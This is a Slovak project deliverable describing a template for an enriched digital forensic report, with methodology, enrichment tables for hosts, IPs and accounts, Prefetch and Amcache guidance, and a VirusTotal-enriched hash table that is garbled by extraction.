


D24 – Rozšířená správa z forenznej analýzy



Projekt Automatizácia digitálnej forenznej analýzy a odpovede na incident (ADFIR) financovaný Európskou úniou – Next GenerationEU prostredníctvom Plánu obnovy a odolnosti Slovenskej republiky pod číslom projektu č. 09I05-03-V02-00079.

Prehľad

Prehľad	1
1 Popis projektu	4
2 Prístup k tvorbe rozšírenej správy z forenzej analýzy	5
3 Rozšírená správa z forenzej analýzy	6
1. Manažérske zhrnutie	6
1.1. Metodológia	6
1.1.1. Zdroje stôp	6
1.1.2. Spracovanie a parsovanie	6
1.1.3. Prístup k obohacovaniu	6
2. Informácie o vyšetrovaných stopách	7
2.1. Typ stopy	7
2.2. Haše	7
3. Informácie o skúmanom zariadení	7
3.1. Názov zariadenia	7
3.2. Verzia operačného systému	7
3.3. Posledný čas vypnutia	7
3.4. IP adresa a sieťové nastavenia	7
3.5. Nainštalované programy	7
3.6. Použiteľné obohatenia	7
4. Zistenia podľa forenzných kategórií	9
4.1. Artefakty spúšťania programov	10
4.1.1. Prefetch	10
4.1.2. Amcache	11
4.1.3. SRUM	15
4.1.4. BAM / DAM	16
4.1.5. UserAssist	16
4.1.6. Shimcache / AppCompatCache	16
4.1.7. RecentFileCache	16
4.1.8. RunMRU	16
4.1.9. Iné artefakty po spúšťaní súborov	16

4.1.10.	VOLITELNÉ: Zhrnutie kategórie – Artefakty vykonania.....	16
4.2.	Artefakty pretrvávania (perzistencie)	16
4.2.1.	Kľúče Run / RunOnce	16
4.2.2.	Plánované úlohy	20
4.2.3.	Služby (Services)	21
4.2.4.	Startup priečinky	22
4.2.5.	Perzistencia cez WMI	22
4.2.6.	Applnit DLL / IFEO / iné perzistencie registra	22
4.2.7.	VOLITELNÉ - Zhrnutie kategórie – Perzistencia.....	23
4.3.	Analýza logov	23
4.3.1.	Záznamy udalostí vzdialeného prístupu: Security.evtx a RDP logy.....	23
4.3.2.	Sysmon.....	27
4.3.3.	PowerShell logy.....	27
4.3.4.	Logy plánovača úloh	28
4.3.5.	Aplikačné logy	28
4.3.6.	Firewall logy	28
4.3.7.	DNS záznamy	28
4.3.8.	Proxy / webové denníky	28
4.3.9.	VPN logy	29
4.3.10.	EDR / SIEM/Antimalware upozornenia.....	29
4.3.11.	Zhrnutie kategórie – Analýza logov	29
4.4.	Artefakty užívateľskej aktivity	29
4.4.1.	História prehliadača a sťahovania	29
4.4.2.	RecentDocs	30
4.4.3.	Office MRU / dôveryhodné dokumenty (Trusted Documents)	30
4.4.4.	ComDlg32 – LastVisitedPIDMRU, OpenSavePIDMRU	30
4.4.5.	Jump listy.....	30
4.4.6.	LNK súbory.....	30
4.4.7.	Artefakty v Outlooku / e-maile	31
4.4.8.	Teams / chat / artefakty po kolaboračných nástrojoch	31
4.4.9.	RDP / artefakty používateľa vzdialeného prístupu	32
4.4.10.	Zhrnutie kategórie – Aktivita používateľov	32
4.5.	Analýza súborového systému	32
4.5.1.	Metadáta súborového systému	32
4.5.2.	Podozrivé súbory / payloady	33

4.5.3.	Karanténne / AV artefakty.....	33
4.5.4.	Archívne a staging adresáre	33
4.5.5.	Dočasné priečinky.....	33
4.5.6.	Adresáre používateľských profilov	33
4.5.7.	Koš / vymazané súbory	33
4.5.8.	Pripojené zväzky (Volumes) / sieťové zdieľania	33
5.	Korelovaná časová os	33
6.	Príloha obohacovania založená na entitách	35
6.1.	<i>IP adresy</i>	<i>35</i>
6.2.	<i>Domény / URL adresy.....</i>	<i>36</i>
6.3.	<i>Súborové hashe.....</i>	<i>36</i>
6.4.	<i>Používateľské účty.....</i>	<i>36</i>
6.5.	<i>Procesy / binárne súbory.....</i>	<i>36</i>

1 Popis projektu

Projekt **Automatizácia digitálnej forenznej analýzy a odpovede na incident** (ďalej len „ADFIR“) je financovaný Európskou úniou – Next GenerationEU prostredníctvom Plánu obnovy a odolnosti Slovenskej republiky pod číslom projektu č. 09I05-03-V02-00079. Tento projekt sa zaoberá jednou z kľúčových výziev v oblasti kybernetickej bezpečnosti a informačnej bezpečnosti – ako spracovať obrovské množstvo digitálnych stôp, ktoré vznikajú počas incidentov kybernetickej bezpečnosti alebo forenznych vyšetrovaní. V súčasnosti je tento proces veľmi náročný z hľadiska ľudských zdrojov a času. Automatizácia pomocou metód strojového učenia môže preto výrazne **zlepšiť kvalitu digitálnej forenznej analýzy** a skrátiť čas potrebný na jej vykonanie. Celkovo to umožňuje bezpečnostným tímom efektívnejšie reagovať na kybernetické hrozby. Hlavné prínosy tohto projektu sú:

- **Rýchlejšie riešenie incidentov v oblasti kybernetickej bezpečnosti.** Projekt ADFIR zavádza automatizované prístupy k zberu, spracovaniu a analýze digitálnych stôp. Vďaka tomu môžu bezpečnostné tímy rýchlejšie identifikovať príčiny incidentov a prijať účinné opatrenia na ich riešenie.
- **Zníženie pracovnej záťaže forenznych analytikov.** Rutinné a časovo náročné úlohy spojené so spracovaním digitálnych stôp budú nahradené automatizovanými metódami. To umožní analytikom sústrediť sa na zložitejšie prípady a strategické rozhodovanie.
- **Vyššia kvalita a konzistentnosť výstupov.** Použitie jednotných metodík a nástrojov zaručuje, že spracované digitálne stopy budú presnejšie, konzistentnejšie a ľahšie overiteľné. To výrazne znižuje riziko chýb spôsobených ľudskými faktormi.
- **Možné využitie v trestnom konaní.** Výstupy projektu budú vyvinuté v súlade s právnymi požiadavkami a normami, čo umožní, aby digitálne stopy boli akceptované ako relevantné stopy pre vyšetrovanie a súdne konania.

V rámci pracovného balíka KPB5 **bol vypracovaný výstup D24 – Rozšírená správa z forenznej analýzy**. Tento dokument predstavuje osnovu, ako by mohla byť takáto správa napísaná. Popisujeme, aké boli spôsoby začlenenia výsledkov obohatenia, prezentovaných v Deliverable D18, a prečo sme si zvolili prístup, ktorý je tu prezentovaný.

2 Prístup k tvorbe rozšírenej správy z forenznej analýzy

Pri navrhovaní a tvorbe šablóny správy sme museli zvážiť viacero možností týkajúcich sa štruktúry správy.

- a) Zahrnutie obohatenia po **každom jednotlivom artefakte**.
- b) Zahrnutie zástupcu pre obohatenia za každú sekciu odkazujúcu na parsované stopy **konkrétneho typu**, ako je register, záznamy udalostí (event logy), databázy a podobne.
- c) Pridanie placeholdera za každú sekciu obsahujúcu popisy **obohatení stôp z tej istej kategórie** – napríklad stopy o vykonaní, trvaní a pod.
- d) Vytvorenie sekcie pre obohatené údaje ako prílohu k správe alebo ako **samostatnú kapitolu** správy.

Najprv sme považovali tretiu možnosť ako najlepšiu. Správa by poskytla relevantné zistenia pre každý analyzovaný artefakt a obohatila skupinu artefaktov. Tento prístup sme však prehodnotili kvôli variabilite dostupných obohatení. Napríklad stopy o vykonaní možno identifikovať v rôznych registroch (BAM, Amcache, RunMRU, ...), v súbore Prefetch, v SRUM, v Event Logs a podobne. Preto by zložený výstup obohatenia pre celé kapitoly najprv vyžadoval vykonanie jednotlivých obohatení na každý artefakt a potom ich agregáciu.

Nakoniec sme sa rozhodli implementovať „verziu A“ a zahrnúť samostatnú sekciu pre obohatenia po každom jednotlivom parsovanom artefakte. To nevylučuje zahrnutie sumarizácie po každom logickom celku. Aj keď to môže viesť k väčším správam, veríme, že čitateľnosť preváži nad touto nevýhodou. Nakoniec navrhujeme, aby bol model obohacovania aktualizovaný, aby umožnil finálne spracovanie jednotlivých obohatení do stručného zhrnutia. Takto budú mať analytici prehľad o obohatení získanom na jednotlivých artefaktoch, ako aj čitateľnosť jedného zdroja všetkých údajov poskytnutých obohatením.

V nasledujúcej časti textu uvádzame šablónu konkrétnych častí rozšírenej správy z forenznej analýzy.

3 Rozšírená správa z forenznnej analýzy

1. Manažérske zhrnutie

Táto časť by mala slúžiť ako úvod do samotného prípadu. Navrhujeme, aby bolo zahrnuté nasledovné:

- Identifikátor prípadu
- Rozsah skúmania
- Skúmané systémy
- Skúmaný časový rozsah
- Zhrnutie kľúčových zistení
- Vysokoúrovňové zhrnutie
- Hlavné obmedzenia

1.1. Metodológia

Odporúča sa zahrnúť krátky popis toho, čo a ako bolo analyzované. Takýto zoznam zabezpečí, že každý čitateľ rozumie tomu, o čom správa je, aké nástroje boli použité na získanie výsledkov a podobne.

1.1.1. Zdroje stôp

- Obrazy diskov zariadení
- Pamäťové obrázky
- EVTX logy
- Exporty z EDR
- Sieťové logy
- Ďalšie zdroje

1.1.2. Spracovanie a parsovanie

- Nástroje používané na parsovanie
- Prístup k normalizácii
- Práca s časovými pásmami (odporúčame všetko uvádzať v UTC)
- Validačné kroky

1.1.3. Prístup k obohacovaniu

- Popis postupu obohatenia po parsovaní
- Interné zdroje údajov (napríklad inventár aktív, IR plán, sieťový diagram, konvencia pomenovania, ...)

- Externé zdroje dát (služby ako VirusTotal, Shodan, Censys a pod.)
- Zhodnotenie dôverydnosti/ výhrad k obohacovaniu

2. Informácie o vyšetrovaných stopách

2.1. Typ stopy

2.2. Haše

V tejto kapitole neočakávame žiadne obohatenie.

3. Informácie o skúmanom zariadení

3.1. Názov zariadenia

3.2. Verzia operačného systému

3.3. Posledný čas vypnutia

3.4. IP adresa a sieťové nastavenia

3.5. Nainštalované programy

Zdroje zahŕňajú kľúče registra Uninstall, Installer a Product.

3.6. Použiteľné obohatenia

Dáta z artefaktu na obohatenie	Obohacovanie	Kontext
Názov hostiteľa	Inventár aktív	Typ stroja, účel, hodnota, úroveň rizika, zodpovedný personál, ...
IP adresa (súkromná)	Názov hostiteľa	NetBIOS alebo DNS hostname zariadenia, ktoré priradilo túto IP.
IP adresa (súkromná)	Funkcia / úloha zariadenia	Funkcia: doménový kontrolér, súborový server, databázový server, pracovná stanica, tlačiareň, IoT a podobne.
IP adresa (súkromná)	Operačný systém a verzia	Typ operačného systému a verzia bežiaca na zariadení (napr. Windows Server 2019, Ubuntu 22.04).
IP adresa (súkromná)	Sieťový segment / VLAN	VLAN ID a názov alebo sieťový segment, ku ktorému IP patrí (napr. VLAN 100 – Server DMZ).
IP adresa (súkromná)	Predvolená brána	Predvolená IP brána pre segment, identifikujúca smerovacie zariadenie.

IP adresa (súkromná)	Maska subnetu / CIDR	Maska podsiete alebo CIDR notácia definujúca rozsah lokálnej siete.
IP adresa (súkromná)	DHCP vs. statické priradenie	Či je IP prideľovaná dynamicky cez DHCP alebo staticky konfigurovaná.
IP adresa (súkromná)	História DHCP lease	Historický záznam o tom, ktoré zariadenia mali túto IP adresu v priebehu času (MAC, názov hostiteľa, časové pečiatky).
IP adresa (súkromná)	MAC adresa	Fyzická hardvérová adresa karty priradenej k IP adrese.
IP adresa (súkromná)	Členstvo v doméne Active Directory	AD doména, ku ktorej je zariadenie pripojené, a OU cesta v adresári.
IP adresa (súkromná)	Typ autentifikácie	Primárny autentifikačný mechanizmus: Kerberos, NTLM, RADIUS, založené na certifikátoch, lokálne.
IP adresa (súkromná)	Prihlásení používateľa/používateľa	Používateľské účty, ktoré sú k zariadeniu práve pripojené, alebo boli prihlásené vo vyšetrovanom čase.
IP adresa (súkromná)	Nainštalovaní bezpečnostní agenti	EDR, AV, DLP, endpoint firewall agenti bežiaci na zariadení.
IP adresa (súkromná)	Výsledok posledného skenu zraniteľnosti	Najnovšie zistenia z hodnotenia zraniteľností tohto zariadenia.
IP adresa (súkromná)	Kritickosť / klasifikácia aktív	Hodnotenie biznisovej kritickosti (kritická, vysoká, stredná, nízka) a úroveň klasifikácie dát.
IP adresa (súkromná)	Fyzický / virtuálny / cloudový indikátor	Či už ide o fyzický hardvér, virtuálny stroj alebo cloudovú inštanciu.
IP adresa (súkromná)	Zodpovedný administrátor / majiteľ	IT administrátor alebo vlastník systému, ktorý je zodpovedný za toto zariadenie.
Verzia operačného systému	CVE / Zraniteľnosť	Či je verzia OS alebo akýkoľvek nainštalovaný softvér ovplyvnený touto zraniteľnosťou. (NVD, odporúčania pre dodávateľov, CPE údaje, ...)
Nainštalované programy	CVE / Zraniteľnosť	Ak je verzia OS alebo akýkoľvek nainštalovaný softvér ovplyvnený touto zraniteľnosťou. (NVD, odporúčania pre dodávateľov, CPE údaje, ...)
Používateľský účet	Typ účtu	Typ účtu: štandardný používateľ, administrátor, servisný účet, zdieľaný/generický účet.
Používateľský účet	Členstvá v skupinách	Bezpečnostné a distribučné skupiny, do ktorých účet patrí, najmä privilegované skupiny.
Používateľský účet	Úroveň privilegovaného prístupu	Či má účet zvýšené oprávnenia: Domain Admin, lokálny admin, sudo, root.
Používateľský účet	Stav účtu (povolené/vypnuté/uzamknuté)	Aktuálny stav účtu v adresári.

Používateľský účet	Posledná časová pečiatka prihlásenia	Čas posledného úspešného prihlásenia.
Používateľský účet	Dátum poslednej zmeny hesla	Kedy bolo heslo naposledy zmenené; Zastaralé heslá sú rizikové.
Používateľský účet	Dodržiavanie politiky hesiel	Či účet spĺňa pravidlá dĺžky, zložitosti a veku hesiel.
Používateľský účet	Stav nastavenia MFA	Či je povolená viacfaktorová autentifikácia a aká metóda je použitá.
Používateľský účet	Anomálie prihlásenia (geo, čas, zariadenie)	Nezvyčajné prihlasovacie vzory: nové geolokácie, nezvyčajný čas, neznáme zariadenie.
Používateľský účet	Počet neúspešných prihlásení (nedávno)	Počet nedávnych neúspešných pokusov o autentifikáciu; môže naznačovať útok hrubou silou.
Používateľský účet	Súvisiace zariadenia	Zariadenia, do ktorých sa používateľský účet prihlásil alebo je registrovaný ako ich primárny používateľ.
Používateľský účet	Oddelenie / manažér / titul	Organizačný kontext pre používateľa; Pomáha posúdiť, či aktivita zodpovedá úlohe.
Používateľský účet	Zamestnanecký status	Aktívny zamestnanec, dodávateľ, prepustený, na dovolenke; Zrušené účty by mali byť deaktivované.
Používateľský účet	História VPN / vzdialeného prístupu	Nedávne záznamy o VPN pripojeniach: zdrojové IP, časové pečiatky, trvanie.
Používateľský účet	Service Principal Names (SPN)	SPN registrované na účte; relevantné pre hodnotenie rizík Kerberoastingu.

Okrem toho môžeme korelovať verziu OS s artefaktmi, ktoré sú prítomné alebo chýbajú v skúmanom zariadení. Napríklad je bežné, že Prefetch nie je prítomný na serverovej verzii Windows.

4. Zistenia podľa forenzných kategórií

Pre každú kategóriu používame rovnaký vnútorný vzor:

- Účel kategórie
- Nálezy artefakt po artefakte
- Relevantné obohatenia
- Interpretácia na úrovni kategórie

4.1. Artefakty spúšťania programov

V tejto kapitole predstavíme zistenia týkajúce sa vykonávania programov. Zahrnuté sú systémové aj používateľsky špecifické prípady.

4.1.1. Prefetch

Krátke zhrnutie zistení.

Zistenia analýzy

Odporúčame použiť výstupy z nástroja PECmd.exe Erica Zimmermana. Pre lepšiu viditeľnosť použite časovú os, na hlbší pohľad na načítané súbory a priečinky je potrebné preskúmať celý výstup. Vybrané podozrivé zistenia by mali byť prezentované v správe – NIE celý výstup.

- Názov spustiteľného súboru
- Cesta
- Počet spustení
- Posledné časy spustenia
- Odkazované súbory/adresáre

Relevantné obohatenia

- Overenie cesty spustiteľných súborov
- Legitimita názvu procesu / LOLBin check
- Obohacovanie súborových hashov
- Obohatenie digitálneho podpisu PE súboru
- Obohatenie používateľského účtu
- Obohatenie domény / URL / IP adresy, ak stopa po spustení odkazuje na sieťové indikátory

Placeholder pre obohatenie – príklad údajov, ktoré treba zahrnúť

- Názov procesu:
- Očakávaná cesta:
- Hash (NIE ten, ktorý je prítomný v názve súboru Prefetch, ale hash vypočítaný priamo zo spustiteľného súboru na disku):
- Podpis:
- Súvisiace sieťové indikátory:
- Kontext threat-intelligence:

4.1.2. Amcache

Amcache by sa mal analyzovať podľa svojich podkľúčov. Nástroj Erica Zimmermana poskytuje ako výstup viacero CSV súborov, pričom každý z nich by mal byť kontrolovaný samostatne. Odporúča sa začať s nepridruženými súborovými záznamami (unassociated file entries). Z každej tabuľky môžeme poskytnúť relevantný úryvok. Odporúča sa zahrnúť len podozrivé alebo relevantné záznamy, prípadne výber záznamov v časovom rámci incidentu. Tak sa vyhneme príliš objemným správam.

Parsované pozorovania (uviesť odporúčame tabuľky s minimálnou množinou nasledujúcich údajov)

- Názov programu
- Celá cesta
- SHA-1 / hash
- Časové pečiatky
- Vydavateľ (Vendor)
- Informácie o verzii

Relevantné obohatenia

- Obohacovanie súborových hashov
- Obohatenie digitálneho podpisu
- Overenie vendedora
- Prevalencia / vyhľadávanie rodiny malvéru
- Súvisiace URL, domény, IP adresy, ak sú obnovené z súvisiacich artefaktov

Miesto pre obohatenia

- Reputácia hashu:
- Rodina malvéru:
- Podpis / signatár:
- Známa legitímna / podozrivá klasifikácia:
- Súvisiace súbory:

PRÍKLAD

normalized_value (SHA1)	enric	vt_d	vt_hr	v_t	vt_si	vt_names	vt_signed_by	vt_firs	vt_las	vt_t_s	vt_m	MD5	sha256
	m	e	e	t	z			ee	ee	es			
	en	t	at	y	e			n	n	_s			
	t_s	e	_l	p	_					ub			
	ou	ct	a	e	b					mi			
	rce	io	b	yt						tte			
	s	n	el							d			

e s												
056d57 83b4c6 1cb9af 92bce7 086848 156521 3a01	Vir us To tal	1 / 7 6	N /A	W i n 3 2 D L L	1 7 7 6 8 0	fdofb.exe; rLGOL8cW.exe; uu3wipwh.exe; ak3lx.exe; 99pxy.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:1 0Z	20 22- 10- 19 T1 7:1 4:2 6Z	3	9ac0d 2cb3f 36ce2 ca4a6 54b1e cea9f 1e	cf21bdb874 b11a8a866 DCc4d2dc9a 0630639B8 FF29360649 F70913909B 4273B1
0e6576 24d7db fb2f848 0523a4 63e46e d40a6e dfa	Vir us To tal	1 / 7 6	N /A	W i n 3 2 D L L	2 5 4 9 9 2	byw6r.exe; jA38jYMW.exe; 33o7nF6m.exe; 521jzo.exe; q54m9.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:1 7Z	20 20- 01- 14 T1 7:1 7:1 7Z	1	1587c 3d4eb 110f7 68fb0 03f5c 021f8 65	d81f9aaa08 c3e834a1d4 1451056a8e a1dd3b84e9 c776230e52 7b48817da2 76eb
2476df 8391f9 7db07a b9c4e4 7fa950 92ee5f c8a7	Vir us To tal	1 / 7 6	N /A	W i n 3 2 D L L	4 9 7 1 6 8	he0u3.exe; vm3dum64.dll; xY6avqhi.exe; DIznSGc9.exe; g8o4d3cvo.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:4 7Z	20 20- 01- 14 T1 7:1 8:4 7Z	1	c0cf4 169ae 5f383 530b8 5f449 d1c94 b8	ff249d3fdb 9bd2b67ba 64a600ca2c af4082a839 3245b11449 98c6291d10 e413
27627a e2fce4 8cea1c 10a2a8 0722aa 66ee4a 318b	Vir us To tal	2 / 7 3	N /A	W i n 3 2 D L L	2 6 6 2 5 6	mp7zd.exe; 27627ae2fce48cea1c10a2a 80722aa66ee4a318b.bin; kl2bYNJu.exe; SrLcVFfsK.exe; 1yvppvx.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:1 6Z	20 24- 01- 15 T0 5:2 1:5 5Z	2	9ad46 a4bad 85ddf ebd79 565b9 12570 ad	a84ecda38e 4ecdbe62ee 0d5d7f68aa b9f1464839 30cda130a9 07362d1c0d 00076
383584 ac2827 70115f b198df 54c80b c9c6f2a 46c	Vir us To tal	1 / 7 6	N /A	W i n 3 2 D L L	4 8 8 4 6 4	uqvb2.exe; 383584ac282770115fb198 df54c80bc9c6f2a46c.bin; v8yb3E2g.exe; UBHRiwyV.exe; 1ae0dojl.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 9:0 4Z	20 24- 05- 17 T0 9:4 8:2 7Z	2	11728 584cd 0a2b6 6e27f 8b5dd 98a78 a0	8702ccee2 87facc671 dae2aa4e28 b1ec27d101 d2a83970d2 513a8eaacb a7d8
46c0f8 875ab2 005de7 a0da0b cc6d37 877af5 9418	Vir us To tal	1 / 7 6	N /A	W i n 3 2 D L L	4 9 0 5 1 2	bsx73.exe; BByQH5Ro.exe; RX5T2x4g.exe; 4n787s1qn.exe; 904np.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:5 1Z	20 20- 01- 14 T1 7:1 8:5 1Z	1	5c1bc 614df 1f8b5 e7b3e 0e727 3f8e8 c9	abaf8d7c35 9a909f7345 2ae6be3349 1c04d05d73 a23e58dc9c f9bc19cf034 cb
4d8ae6 d02f5b ff96738 711cc5 bde80b a2867a 822	Vir us To tal	2 / 7 3	N /A	W i n 3 2 D L L	3 4 2 5 4 4	v05d8.exe; taleX3nO.exe; w8v3aj6z.exe; D6CL6fy8.exe; 34ylbf.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:5 9Z	20 20- 01- 14 T1 7:1 8:5 9Z	1	c275f 8cb12 18f9c 10147 d2824 f1c09 42	b4ac1cca54 6ca5c142f2 e53e471e88 4a5c81fe57 6282884809 EBFDD43d0 4d57a

4ddca67862e810b1db898d55eb27d2c8d1415fae	Vir us To tal	1 / 7 6	N /A	W i n 3 2 1 D L L	1 7 9 2 1 6	z1yaj.exe; vm3dum64_loader.dll; Z2uu8ksm.exe; lhn4rChK.exe; rjbp3.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:5 6Z	20 23- 04- 04 T0 6:0 8:3 1Z	3	cc9d9 04e85 7fbd6 45e4d cb955 70705 6f	6869665f20 48e4ba21dd 0536a00c3d 04f5725e7b abd2b75f47 43fa131c2b 418d
5eb10a82d0b91513050f6dca8ad75994c9730de2	Vir us To tal	1 / 7 6	N /A	W i n 3 1 2 9 D L L	1 7 8 1 3 9 2	ngLPqKQe.exe; 7uy0iil.exe; vm3ddevapi64.dll; jvx2n.exe; d4hek.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:1 4Z	20 20- 01- 14 T1 7:1 7:1 4Z	1	64a3f 2d4bc cba5d 98ea2 59278 5b776 17	94eb51d0aa eac781e7df d08f97044a 7d7a26fa73 8c8f73aaa8 4da4c246cc 36d6d
647e5ef4a7ea2f5fb2dc997c7b4ff78da668bed3	Vir us To tal	2 / 7 3	N /A	W i n 3 6 2 4 D L L	1 5 4 3 6 0	ee3B1ORF.exe; 4AEY1XMT.exe; kyj034.exe; 2mr1s.exe; 976w7.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:1 2Z	20 20- 01- 14 T1 7:1 7:1 2Z	1	79dac 9a1af 0b834 48430 cd6cb 2b5e7 cf	a5453849d3 83046f7eb4 6132ebcb66 ad4d049876 cf6c599b33 19cd9fab17 0c02
658ce0d91426ea51a043011d68394305e57c22dc	Vir us To tal	2 / 7 3	N /A	W i n 3 1 2 2 D L L	2 1 8 1 1 8	k3YiXFdg.exe; YSFeQpui.exe; ihuuli3.exe; h64e4.exe; wqtww.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:2 1Z	20 20- 01- 14 T1 7:1 7:2 1Z	1	e6679 c64cc 6608a 770e7 1ad5a f978e	8b0886b83 78ffada3bac 63d7fff597e ff94483646 27d157083 b3722e46b 78407
6df7a823511aa8169b201d071c7e5891b8a7a360	Vir us To tal	2 / 7 3	N /A	W i n 3 1 2 6 D L L	2 9 0 1 6 5 9 2	vm3dgl64.dll; bl6nFCe3.exe; LdcYZKjF.exe; 2vlgk.exe; 45zs3.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:3 1Z	20 20- 01- 14 T1 7:1 8:3 1Z	1	5b478 74ed0 0c4bb 23c17 57973 05bb1 a7	f693b59cca 564cd06d07 38035a154c 187c606e27 cb360fba00 1af54c969c 1c6
730bb75b916636540e16370061b7ab1106df4678	Vir us To tal	2 / 7 3	N /A	W i n 3 3 2 9 D L L	4 2 1 1 3 3 2	A4ejhKrf.exe; bKVd1Ata.exe; hkrsbqtj.exe; de1zu.exe; e0vs1.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 9:0 1Z	20 20- 01- 14 T1 7:1 9:0 1Z	1	ad77f acab9 a5a40 2c1ef 92eae b1b60 cd	427b861025 e804022e2c 6a3490e41b 2cce1a5894 947716a9da e0bca35ead 4f4e
7372d42cc08e74e0538dfb77b1dff5712531bb8c	Vir us To tal	2 / 7 3	N /A	W i n 3 9 2 0 D L L	2 2 9 9 0 4	OY73IK5i.exe; 95yBaONG.exe; 59c2osuh.exe; ax1kc.exe; u6sis.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 7:2 3Z	20 20- 01- 14 T1 7:1 7:2 3Z	1	c4805 477c8 2909a 81c7d 2a236 eaa67 c9	85e6f325a9 3243bf1642 0d6587f38e 4d413fc274 5610e81158 6300e4f18a 5dbf
8519ca6be334	Vir us	1 /	N /A	W i	4 1	8519ca6be3348545be07c7 795a2c84951a11e22c.bin;	VMware, Inc.;	20 20- 20-	20 20- 20-	1	71e59 8379d	59946dbe5e a54c1f621a

8545be 07c779 5a2c84 951a11 e22c	To tal	6 7		n 3 2 D L L	6 2 7 2	vm3dum.dll; X8P8Vti7.exe; hSN35uZu.exe; 49dumaotm.exe	VeriSign Class 3 Code Signing 2010 CA; VeriSign	01- 14 T1 7:1 8:4 5Z	01- 14 T1 7:1 8:4 5Z		ce727 b8299 f1ba3 60d70 64	3554782720 db8156b9cb 16220ccf14 2bc86bd16b 7165
86f9ca 6f5dc3 820750 388856 fe9bf1 b5191e 895d	Vir us To tal	1 / 7 1	N / A	W i n 3 2 E X E	4 2 0 3 3 6 8	vm3dmp-debug.sys; s0bpl.exe; qew5o.exe; sdqr8.exe; Oz1VJj4L.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:3 8Z	20 23- 10- 16 T1 9:4 7:1 0Z	10	6709a 6d2b8 ba7b2 38116 e53c8 a3526 95	077318a289 69bbd76e9 876d4c2ffb 7679415c22 29a1931b36 55e5079ae1 1f8b5
a2fe55 a166d9 708b6f 1e49f2 0f987f4 f3e46e 733	Vir us To tal	2 / 7 7	tr oj a n. ge nc bl	W i n 3 2 D L L	3 9 4 7 6 8	vm3dum64_10.dll; NNSNndvV.exe; DfuUPzQh.exe; 01p2h7.exe; 1y81y.exe	VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign	20 20- 01- 14 T1 7:1 8:4 9Z	20 24- 05- 17 T1 0:1 1:5 5Z	2	18b26 429ac 91c38 f6338 5f9d4 91b29 7b	b3c90e290e efa2f5146b 19e935f55a 70d08bd78 585041b43a e0aefe6cca 49d03
